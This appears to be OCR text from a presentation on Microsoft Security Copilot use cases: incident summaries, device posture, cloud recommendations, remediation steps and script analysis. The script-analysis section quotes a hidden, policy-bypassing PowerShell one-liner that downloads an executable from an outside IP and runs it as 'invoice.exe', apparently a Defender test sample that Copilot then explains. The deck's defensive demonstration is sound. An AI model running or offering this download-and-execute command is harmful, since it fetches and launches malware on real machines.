


How it works





(just a few) Use Cases





Summarization and Guidance

- What happened?
- Sorry I don't understand you, maybe Teams is having Audio issues!

→ tell Copilot who's the audience

- Now what?





Summarization and Guidance

please create an incident report for defender incident 230. The report is for a non technical audience.
keep it simple and in german.

> **3 steps completed** 1 minute 24 seconds

Jun 25, 2:12 PM

Titel des Vorfalls

Conditional Access - Eine Conditional Access-Richtlinie wurde gelöscht

Details zum Vorfall

Analysten -

Erstellungszeit 21.06.2024 10:08:59

Erster Log 21.06.2024 10:22:47

Letzter Log 21.06.2024 10:22:56

Export to Excel 63

Zusammenfassung des Vorfalls

Der Vorfall mit geringer Schwere 'Conditional Access - Eine Conditional Access-Richtlinie wurde gelöscht' ereignete sich am 21.06.2024 um 10:08:59 Uhr UTC.

- Am 21.06.2024 um 10:08:59 Uhr UTC wurde eine Conditional Access-Richtlinie gelöscht. Diese Aktion löste eine Warnung mit geringer Schwere aus. Weitere Details oder betroffene Entitäten wurden in der Warnung nicht angegeben.

Klassifizierung

← Copilot

Device summary

Apr 16, 2024 12:29 AM

The device named "parkcity-win10v.parkcity.alpineskihouse.co", owned by Jonathan Wolcott (jonaw@parkcity.alpineskihouse.co), is a Virtual Machine with a high exposure level. The device is currently noncompliant with the compliance policy "Defender for Endpoint - Device Risk".

- Antivirus Tamper Protection is off, allowing malicious apps to potentially change important Microsoft Defender for Endpoint settings.
- Antivirus Real-Time Protection (RTP) is off, disabling important AV functionalities.
- Antivirus Behavior Monitoring (BM) is off, reducing the ability to detect suspicious activity.
- PUA Protection is in non-blocking mode, leaving the machine vulnerable to unwanted applications with potentially malicious behavior.
- Secure Microsoft Defender Firewall domain profile is off, potentially enabling an attacker to exploit a weakness in a network service.
- Attack Surface Reduction (ASR) is off, reducing the effectiveness of blocking common attack techniques.

Vulnerable software

- High severity vulnerability detected in Chrome version 123.0.6312.107.
- High severity vulnerability detected in Windows 10 version 10.0.19045.4170.
- High severity vulnerability detected in Office version 16.0.17425.20146.
- High severity vulnerability detected in Teams version 1.6.0.26474.
- High severity vulnerability detected in 7-zip version 19.0.0.0.

Guided response

Jun 25, 2024 1:51 PM

Completed recommendations 2/19

Status: All

Triage

New

Classify this incident

Review the URLs associated with this suspected phishing incident. Check domain information, prevalence, and any detected malware.

Classify View URL

AI-generated content may be incorrect. Check it for accuracy.

Containment

New

Isolate device parkcity-win10v.parkcity.alpineskihouse.co

Other organizations tend to take this action for similar incidents.

Isolate device View device

AI-generated content may be incorrect. Check it for accuracy.



Embedded experience example

- Get insights fast and easy

Home > Microsoft Defender for Cloud

Microsoft Defender for Cloud | Recommendations

Showing 3 subscriptions

Search Refresh Download CSV report Open query ... Analyze with Copilot

Scope: Azure subscriptions 3 AWS accounts 1 GCP projects 0 GitHub connectors 1

Defender CSPM

Recommendations by risk Prioritized by resource level risk factors and context. [Learn more](#)

Search by title / resource Status == 3 selected Risk factors == All Group by title: Risk level == All Add filter

Title	Affected resource
EC2 instances should have vulnerability findings resolved	i-0748718cbd356c826
[Enable if required] Storage accounts should use customer-man...	sademo2sensitivedata
Storage accounts should restrict network access using virtual ne...	sademo2sensitivedata
Storage accounts should prevent shared key access	sademo2sensitivedata
Storage account should use a private link connection	sademo2sensitivedata
Public network access on Azure SQL Database should be disabled	myfreedbserver-contosoalp
Access to storage accounts with firewall and virtual network co...	sademo2sensitivedata

< Previous Page 1 of 12 Next >

Foundational CSPM

Recommendations 14

Select one of the suggestions below to get started.

Show risks for publicly exposed resources

Show risks for resources with sensitive data

Show risks for critical resources

Show publicly exposed resources

Based on the analysis of your specified subscriptions, the following resources have been identified as being publicly exposed, which could potentially increase the risk of unauthorized access or compromise:

- There are **3 Microsoft Storage Accounts** that are exposed to the internet. This could potentially allow unauthorized access to the data stored within these accounts.
- There are **2 S3 Buckets** from AWS that are publicly accessible. This increases the risk of unauthorized data access or loss.
- There is **1 Blob Container** in Azure that is exposed to the internet. This could lead to unauthorized access to the data it contains.

Focus on entities exposed to the internet that allows basic authentication

Focus on entities exposed to the internet with a high criticality level

I want to ...

0 / 500



Embedded experience example

- What's the problem?
- Make use of pre-populated “good prompt” follow-up questions

Safer for Cloud | Recommendations

Refresh Download CSV report Open query ... Analyze with Copilot

Scope: Azure subscriptions 3 AWS accounts 1 GCP projects 0 GitHub connectors 1

Defender CSPM Foundational CSPM

Recommendations by risk Prioritized by resource level risk factors and context. [Learn more](#)

Search by title / resource Status == 3 selected Risk factors == All Group by title:

Risk level == All Resource name == 1 selected Add filter

Title	Affected resource
Public network access on Azure SQL Database should be disabled	myfreedbserver-contosoalps..
Private endpoint connections on Azure SQL Database should b...	myfreedbserver-contosoalps..
Azure SQL Database should have Azure Active Directory Only A...	myfreedbserver-contosoalps..
SQL servers should have vulnerability assessment configured	myfreedbserver-contosoalps..
Auditing on SQL server should be enabled	myfreedbserver-contosoalps..

Preview

Focus on entities exposed to the internet that allows basic authentication

The analysis of your specified subscriptions has identified resources that are exposed to the internet and allow basic authentication. This is a significant security concern as basic authentication transmits credentials in an unencrypted form, leaving them vulnerable to interception and misuse. This can lead to unauthorized access, data breaches, and potential compliance violations.

Specifically, there is **1 Microsoft SQL Server** that is exposed to the internet and allows basic authentication. This makes it particularly susceptible to the risks mentioned above. It's crucial to review this exposure and apply appropriate security measures to mitigate potential risks.

Apply filter

AI-generated content may be incorrect

2 of 15 requests

Focus on entities exposed to the internet that allow basic authentication and contain common usernames

Focus on entities exposed to the internet that allow basic authentication and have a high criticality level

I want to ...

This screenshot shows the Microsoft Defender for Cloud interface for recommendations. The main area displays a list of findings under the 'Defender CSPM' tab, with a 'Foundational CSPM' section visible on the right. The findings are prioritized by risk factors and include various Azure SQL Database configurations. Below the findings is a table mapping titles to affected resources. To the right, an 'AI-generated content' pane provides a summary of the findings, mentioning basic authentication issues and specific Microsoft SQL Server exposures. Two specific sections of this summary are highlighted with red boxes: 'Focus on entities exposed to the internet that allows basic authentication' and 'Focus on entities exposed to the internet that allow basic authentication and contain common usernames'. At the bottom of the pane, there are buttons for applying filters and viewing more requests.



Embedded experience example

- Help me remediate?

Contextual risk summary

Step-by-step instructions

Remediation summary

Generate remediation scripts

Delegate remediation

Help me remediate this recommendation

The Defender for Cloud has identified a medium-level security risk associated with your virtual machine. This risk arises from the presence of open remote management ports on your virtual machine, which leaves it vulnerable to Internet-based attacks. These attacks typically involve attempts to brute force credentials in order to gain administrative access to the machine.

To remediate this issue, you can follow these steps:

1. Select the VM to restrict access to.
2. In the 'Networking' blade, click on each of the rules that allow management ports (for example, RDP-3389, WINRM-5985, SSH-22).
3. Either change the 'Action' property to 'Deny', or, improve the rule by applying a less permissive range of source IP ranges.
4. Click 'Save'.

You can also use Defender for Cloud's Just-in-time (JIT) virtual machine (VM) access to lock down inbound traffic to your Azure VMs by demand.

Additionally, here is a PowerShell script that can help you automate the process:

```
# Variables  
$vmResourceId = '/subscriptions/3eeab341-f466-  
499c-a8be-  
85427e154baf/resourceGroups/MATANSCANNERLINUX/pro  
viders/Microsoft.Compute/virtualMachines/weu'  
  
# Extract the resource group name and VM name  
from the resource ID  
$resourceGroupName = $vmResourceId.Split('/')[-4]  
$vmName = $vmResourceId.Split('/')[-1]  
  
# Get the VM details  
$vm = Get-AzVM -ResourceGroupName  
$resourceGroupName -Name $vmName  
if (-not $vm) {  
    Write-Error "VM not found"  
    exit  
}  
  
Run
```

Delegate the remediation to the resource owner

I want to ...

0 / 500



Company specific data

❖ **Query Uploaded Files**

Query:what to do when there is an incident on the machine vm-spoke1-dc1?

✓ 3 steps completed 11 seconds

> ✓ Chose File Uploads

> ✓ Processed your request 5 seconds

> ✓ Prepared your response 6 seconds

Jun 25, 12:13 PM

In the event of an incident on the machine vm-spoke1-dc1, the recommended course of action, as per the document titled "unstructured data.txt", is to promptly reach out to the "experts live Austria crew". This team of experts is equipped to handle such incidents and will provide the necessary assistance.

☺ How's this response? ↓ □

Manage sources ^①

Plugins

Files **Preview**

Upload files, like your internal policies, so your organizational knowledge will inform Copilot's responses. When you prompt, specify "uploaded files" so Copilot will use them. Only you will be able to see your uploaded files. [Learn more](#)

Files must be 3 MB or less, and in the format of .docx, .pdf, .txt, and .md.

Upload file 17.3 out of 20 MB remaining

Uploads

File	Last Modified	Status
Phishing triage guide.docx	12/15/2023 15.6 KB	On
Corporate data handling policy.pdf	12/14/2023 1.2 MB	On
Password spray investigation playbook.pdf	12/14/2023 1.5 MB	Off
Network security protocols.docx	12/13/2023 34.3 KB	Off



Script Analysis

- How long does it take you to understand what this script is doing?
- How long would it take if I re-write it in another language?



Script Analysis

mand line on one endpoint

PowerShell command line on one endpoint

Security Copilot | Manage incident | Ask Defender Experts | Comments and history | ...

Investigations (0) Evidence and Response (4) Summary

Suspicious PowerShell command line

Incident graph Layout Group similar nodes

Communication Association

4:51:46 PM

powershell... Remote execution

PowerShell command line

Medium Detected New


4:51:48 PM

powershell.e... Remote execution

Analyze

\$ErrorActionPreference = 'silentlyContinue';(New-Object System.Net.WebClient).DownloadFile('http://185.82.217.3/1.exe', 'C:\test-WDATP-test\invoice.exe');Start-Process 'C:\test-WDATP-test\invoice.exe'

Content SHA256: 7bde9f7df78ebe0b8e075d61b913917da828bcd745a73d5bd4bbcc9cc3a6da8e9



Analyze a script or command

Script:powershell.exe -NoExit -ExecutionPolicy Bypass -WindowStyle Hidden \$ErrorActionPreference='silentlyContinue';(New-Object System.Net.WebClient).DownloadFile('http://185.82.217.3/1.exe', 'C:\test-WDATP-test\invoice.exe');Start-Process 'C:\test-WDATP-test\invoice.exe'

3 steps completed 23 seconds

Mar 28, 12:55 PM | 24 seconds

The PowerShell script you provided performs several actions that are typically associated with malicious activity. Here's a breakdown of what it does:

1. The script starts by setting the PowerShell execution policy to Bypass, which allows scripts to run without any restrictions. It also sets the error action preference to 'silentlyContinue', which suppresses error messages and continues execution.
2. It then creates a new WebClient object and uses it to download a file from a specific URL (`http://185.82.217.3/1.exe`) and save it as 'invoice.exe' in the 'C:\test-WDATP-test' directory.
3. Start the downloaded 'invoice.exe' file using the `Start-Process` cmdlet.

